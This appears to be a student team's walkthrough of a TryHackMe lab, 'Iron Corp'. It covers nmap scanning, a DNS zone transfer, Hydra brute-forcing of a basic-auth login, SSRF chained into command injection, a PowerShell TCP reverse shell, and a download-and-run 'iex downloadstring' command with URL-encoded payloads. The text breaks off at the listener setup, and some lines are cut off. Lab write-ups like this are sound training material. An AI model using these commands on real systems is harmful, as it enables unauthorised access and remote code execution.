

Pentest 2

ROOM

IRON CORP

DASH

Members


ID	Name	Role
1211101775	Lam Yuet Xin	Leader
1211101749	Teoh Xin Pei	Member
1211101398	Poh Ern Qi	Member
1211101800	Tan Jia Jin	Member

Pentest 2

Solutions/ walkthrough:


Tools used: Kali linux, firefox, thm attackbox, Burp Suite, Python3 , nmap, Hydra, Google search

First we edit the config file in nano /etc/hosts and add ironcorp.me along with our machine ip.




```
File Actions Edit View Help
GNU nano 5.9
127.0.0.1      localhost
127.0.1.1      kali
10.10.193.187  ironcorp.me
# The following lines are desirable for IPv6 capable hosts
::1      localhost ip6-localhost ip6-loopback
ff02 ::1 ip6-allnodes
ff02 ::2 ip6-allrouters
```

We perform nmap scanning on ironcorp.me. We found two ports, 8080 and 11025 runs on http web service.



```
Starting Nmap 7.60 ( https://nmap.org ) at 2022-08-03 09:34 BST
Nmap scan report for ironcorp.me (10.10.232.194)
Host is up (0.0035s latency).


PORT      STATE     SERVICE      VERSION
53/tcp    open      domain      Microsoft DNS
135/tcp   open      msrpc       Microsoft Windows RPC
3389/tcp  filtered ms-wbt-server
8080/tcp  open      http        Microsoft IIS httpd 10.0
| http-methods:
|_ Potentially risky methods: TRACE
|_http-open-proxy: Proxy might be redirecting requests
|_http-server-header: Microsoft-IIS/10.0
|_http-title: Dashtreme Admin - Free Dashboard for Bootstrap 4 by Codervent
11025/tcp open      http        Apache httpd 2.4.41 ((Win64) OpenSSL/1.1.1c PHP/7.4.4)
| http-methods:
|_ Potentially risky methods: TRACE
|_http-server-header: Apache/2.4.41 (Win64) OpenSSL/1.1.1c PHP/7.4.4
|_http-title: Coming Soon - Start Bootstrap Theme
```




```
49667/tcp open      msrpc       Microsoft Windows RPC
49670/tcp filtered unknown
MAC Address: 02:A7:CB:CC:DC:8B (Unknown)
Service Info: OS: Windows; CPE:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
.
Nmap done: 1 IP address (1 host up) scanned in 65.02 seconds
```

We access the web service of port 8080 and 11025, a page is shown but no important information was found.



We access the web service of port 11025, still, there's no information to help us climb in the system.



Since no much info was found, enter the dig command to see dns records.

```
:~# dig @10.10.193.187 ironcorp.me axfr
```

And we found Two subdomains, admin.ironcorp.me and internal.ironcorp.me are found running internally.

```

ironcorp.me.      3600   IN      SOA    win-8vmbkf3g815. hostmaster. 3 9
00 600 86400 3600
ironcorp.me.      3600   IN      NS     win-8vmbkf3g815.
admin.ironcorp.me. 3600   IN      A      127.0.0.1
internal.ironcorp.me. 3600   IN      A      127.0.0.1
ironcorp.me.      3600   IN      SOA    win-8vmbkf3g815. hostmaster. 3 9

```

To access the site, we first add the addresses in our hosts file, then access the site using firefox.

```


GNU nano 2.9.3                               /etc/hosts

127.0.0.1      localhost
127.0.1.1      tryhackme.lan  tryhackme
10.10.193.187  ironcorp.me
10.10.193.187  admin.ironcorp.me
10.10.193.187  internal.ironcorp.me

# The following lines are desirable for IPv6 capable hosts
::1      localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters

```

However, `internal.ironcorp.me` is forbidden. While for `admin.ironcorp.me`, the second subdomain requires authentication.



Access forbidden!


You don't have permission to access the requested directory. There is either no index document or the directory is read-protected.
If you think this is a server error, please contact the [webmaster](#).

Error 403



In the subdomain admin.ironcorp.me is a basic authentication.

We can still access admin.ironcorp.me. But it requires the credentials to log in.




We use Hydra to perform password cracking. For the username we use namelist.txt provided in the kali machine, for the password, we use the wordlist fasttrack.txt which is also provided in the kali machine. It will print out different matches of usernames and passwords until it finds a matching username and password.

```
(kali㉿kali)-[~]
$ hydra -L /usr/share/wordlists/metasploit/namelist.txt -P /usr/share/wordlists/fasttrack.txt -s 11025 -T 16 -f admin.ironcorp.me http-get -V
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-08-03 00:07:49
[WARNING] You must supply the web page as an additional option or via -m, default path set to /
[DATA] max 16 tasks per 1 server, overall 16 tasks, 423798 login tries (l:1909:p:222), ~26488 tries per task
[DATA] attacking http-get://admin.ironcorp.me:11025/
[ATTEMPT] target admin.ironcorp.me - login "0" - pass "Spring2017" - 1 of 423798 [child 0] (0/0)
[ATTEMPT] target admin.ironcorp.me - login "0" - pass "Spring2016" - 2 of 423798 [child 1] (0/0)
[ATTEMPT] target admin.ironcorp.me - login "0" - pass "Spring2015" - 3 of 423798 [child 2] (0/0)
[ATTEMPT] target admin.ironcorp.me - login "0" - pass "Spring2014" - 4 of 423798 [child 3] (0/0)
[ATTEMPT] target admin.ironcorp.me - login "0" - pass "Spring2013" - 5 of 423798 [child 4] (0/0)
[ATTEMPT] target admin.ironcorp.me - login "0" - pass "spring2017" - 6 of 423798 [child 5] (0/0)
[ATTEMPT] target admin.ironcorp.me - login "0" - pass "spring2016" - 7 of 423798 [child 6] (0/0)
[ATTEMPT] target admin.ironcorp.me - login "0" - pass "spring2015" - 8 of 423798 [child 7] (0/0)
[ATTEMPT] target admin.ironcorp.me - login "0" - pass "spring2014" - 9 of 423798 [child 8] (0/0)
[ATTEMPT] target admin.ironcorp.me - login "0" - pass "spring2013" - 10 of 423798 [child 9] (0/0)
[ATTEMPT] target admin.ironcorp.me - login "0" - pass "Summer2017" - 11 of 423798 [child 10] (0/0)
```


We have managed to obtain the username: admin and password: password123.

```
[ATTEMPT] target admin.ironcorp.me - login "admin" - pass "sasa" - 10094 of 423798 [child 1] (0/0)
[ATTEMPT] target admin.ironcorp.me - login "admin" - pass "sa" - 10095 of 423798 [child 2] (0/0)
[ATTEMPT] target admin.ironcorp.me - login "admin" - pass "administrator" - 10096 of 423798 [child 4] (0/0)
[ATTEMPT] target admin.ironcorp.me - login "admin" - pass "pass" - 10097 of 423798 [child 12] (0/0)
[ATTEMPT] target admin.ironcorp.me - login "admin" - pass "sql" - 10098 of 423798 [child 0] (0/0)
[ATTEMPT] target admin.ironcorp.me - login "admin" - pass "microsoft" - 10099 of 423798 [child 13] (0/0)
[ATTEMPT] target admin.ironcorp.me - login "admin" - pass "sqlserver" - 10100 of 423798 [child 7] (0/0)
[ATTEMPT] target admin.ironcorp.me - login "admin" - pass "sa" - 10101 of 423798 [child 9] (0/0)
[ATTEMPT] target admin.ironcorp.me - login "admin" - pass "hugs" - 10102 of 423798 [child 14] (0/0)
[ATTEMPT] target admin.ironcorp.me - login "admin" - pass "sasa" - 10103 of 423798 [child 3] (0/0)
[ATTEMPT] target admin.ironcorp.me - login "admin" - pass "welcome" - 10104 of 423798 [child 15] (0/0)
[ATTEMPT] target admin.ironcorp.me - login "admin" - pass "welcome1" - 10105 of 423798 [child 6] (0/0)
[11025][http-get] host: admin.ironcorp.me login: admin password: password123
[STATUS] attack finished for admin.ironcorp.me (valid pair found)
```


Once we log in with the credentials, a page will appear where we can make inquiries through a form.



We tried to input anything and submit in the form. We can see in the url it prints out the same input text.



With this info, we deduced that we can perform a ssrf attack by injecting ssrf payloads. Since we know that internal.ironcorp.me could not be accessed, we tried to access it by inserting the url in the parameter.



By viewing the page source, we found a message

```
http://admin.ironcorp.me:11025/?r=http://internal.ironcorp.me:11025 - Mozilla Firefox
Hello
view-source:http://admin.ironcorp.me:11025/?r=http://internal.ironcorp.me:11025
TryHackMe | Learn Cy... TryHackMe Support Offline CyberChef Revshell Generator >>

ited {
OLOR: red; TEXT-DECORATION: none
er {
olor: White; TEXT-DECORATION: none
ive {
olor: white; TEXT-DECORATION: none
LE>

function lhook(id) {
var e = document.getElementById(id);
if(e.style.display == 'block')
e.style.display = 'none';
else
e.style.display = 'block';

ipt>
>
>
<b>You can find your name <a href="http://internal.ironcorp.me:11025/name.php?name=">here</a>
```

Follow the link that we found, it is also inaccessible.



Access forbidden!


You don't have permission to access the requested object. It is either read-protected or not readable by the server.

If you think this is a server error, please contact the [webmaster](#).

Error 403


internal.ironcorp.me
Apache/2.4.41 (Win64) OpenSSL/1.1.1c PHP/7.4.4

We can use the double link method to view the name.php



```
function ch /name.php?name=
128     var e =
129     if(e.style.display == 'block')
130         e.style.display = 'none';
131     else
132         e.style.display = 'block';
133 }
134 //-->
135 </script>
136 <html>
137
138 <body>
139     <b>My name is: </b><pre>
140     Equinox
141 </pre>
142 </body>
143
144
145 </html>
146
147
148
149 <!DOCTYPE HTML>
150 <html>
151     <head>
152         <title>Search Panel</title>
153     </head>
154
155     <body>
156         <h2>Ultimate search bar</h2>
157
158     <div>
```

By using the command injection, we are able to view the directory. We can use the url to insert the reverse shell.



Open the burp in Firefox, by refreshing the page the last page, we will get the intercept. Next, we send it to Repeater and turn off the intercept.

Burp Suite Community Edition v2022.2.4 - Temporary Project

Decoder Comparer Logger Extender Project options User options Learn

Dashboard Target Proxy Intruder Repeater Sequencer

Intercept HTTP history WebSockets history Options

Request to http://admin.ironcorp.me:11025 [10.10.158.198]

Forward Drop Intercept is... Action Open Bro... | HTTP/1 (7)

Pretty Raw Hex In =

```

1 GET /?r=
http://internal.ironcorp.me:11025/name.php?name=Equin
ox HTTP/1.1
2 Host: admin.ironcorp.me:11025
3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64;
rv:80.0) Gecko/20100101 Firefox/80.0
4 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9
,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Authorization: Basic YWRtaW46cGFzc3dvcmQxMjM=
8 Connection: close
9 Upgrade-Insecure-Requests: 1
10 Cache-Control: max-age=0
11
12

```

Inspector

Selection 56 ^

Selected text

http://internal.ironcorp.me:11025/name.php?name=Equinox

Decoded from: URL encoding +

http://internal.ironcorp.me:11025/name.php?name=Equinox

Cancel Apply changes

Use the [powershell tcp reverse shell script](#) that we found in google. Then create a new reverse shell file.

root@ip-10-10-143-177:~

File Edit View Search Terminal Help

GNU nano 2.9.3 shell.ps1

```
$client = New-Object System.Net.Sockets.TCPClient('10.10.143.177',4242);$stream$
```

We have to encode our command twice to get it executed.

Burp Suite Community Edition v2022.2.4 - Temporary Project

Decoder Comparer Logger Extender Project options User options Learn

Dashboard Target Proxy Intruder Repeater Sequencer

powershell.exe -c iex(new-object net.webclient).downloadstring('http://10.10.159.63:8001/shell.ps1')

30%2e%31%35%39%2e%36%33%3a%38%30%30%31%2f%73%68%65%6c%6c%62e%670%73%31%27%29

35%25%36%63%25%36%63%25%32%65%25%37%30%25%37%33%25%33%31%25%32%37%25%32%39

Set up python server and start nc listener

```
root@ip-10-10-159-63:~# python3 -m http.server 8001
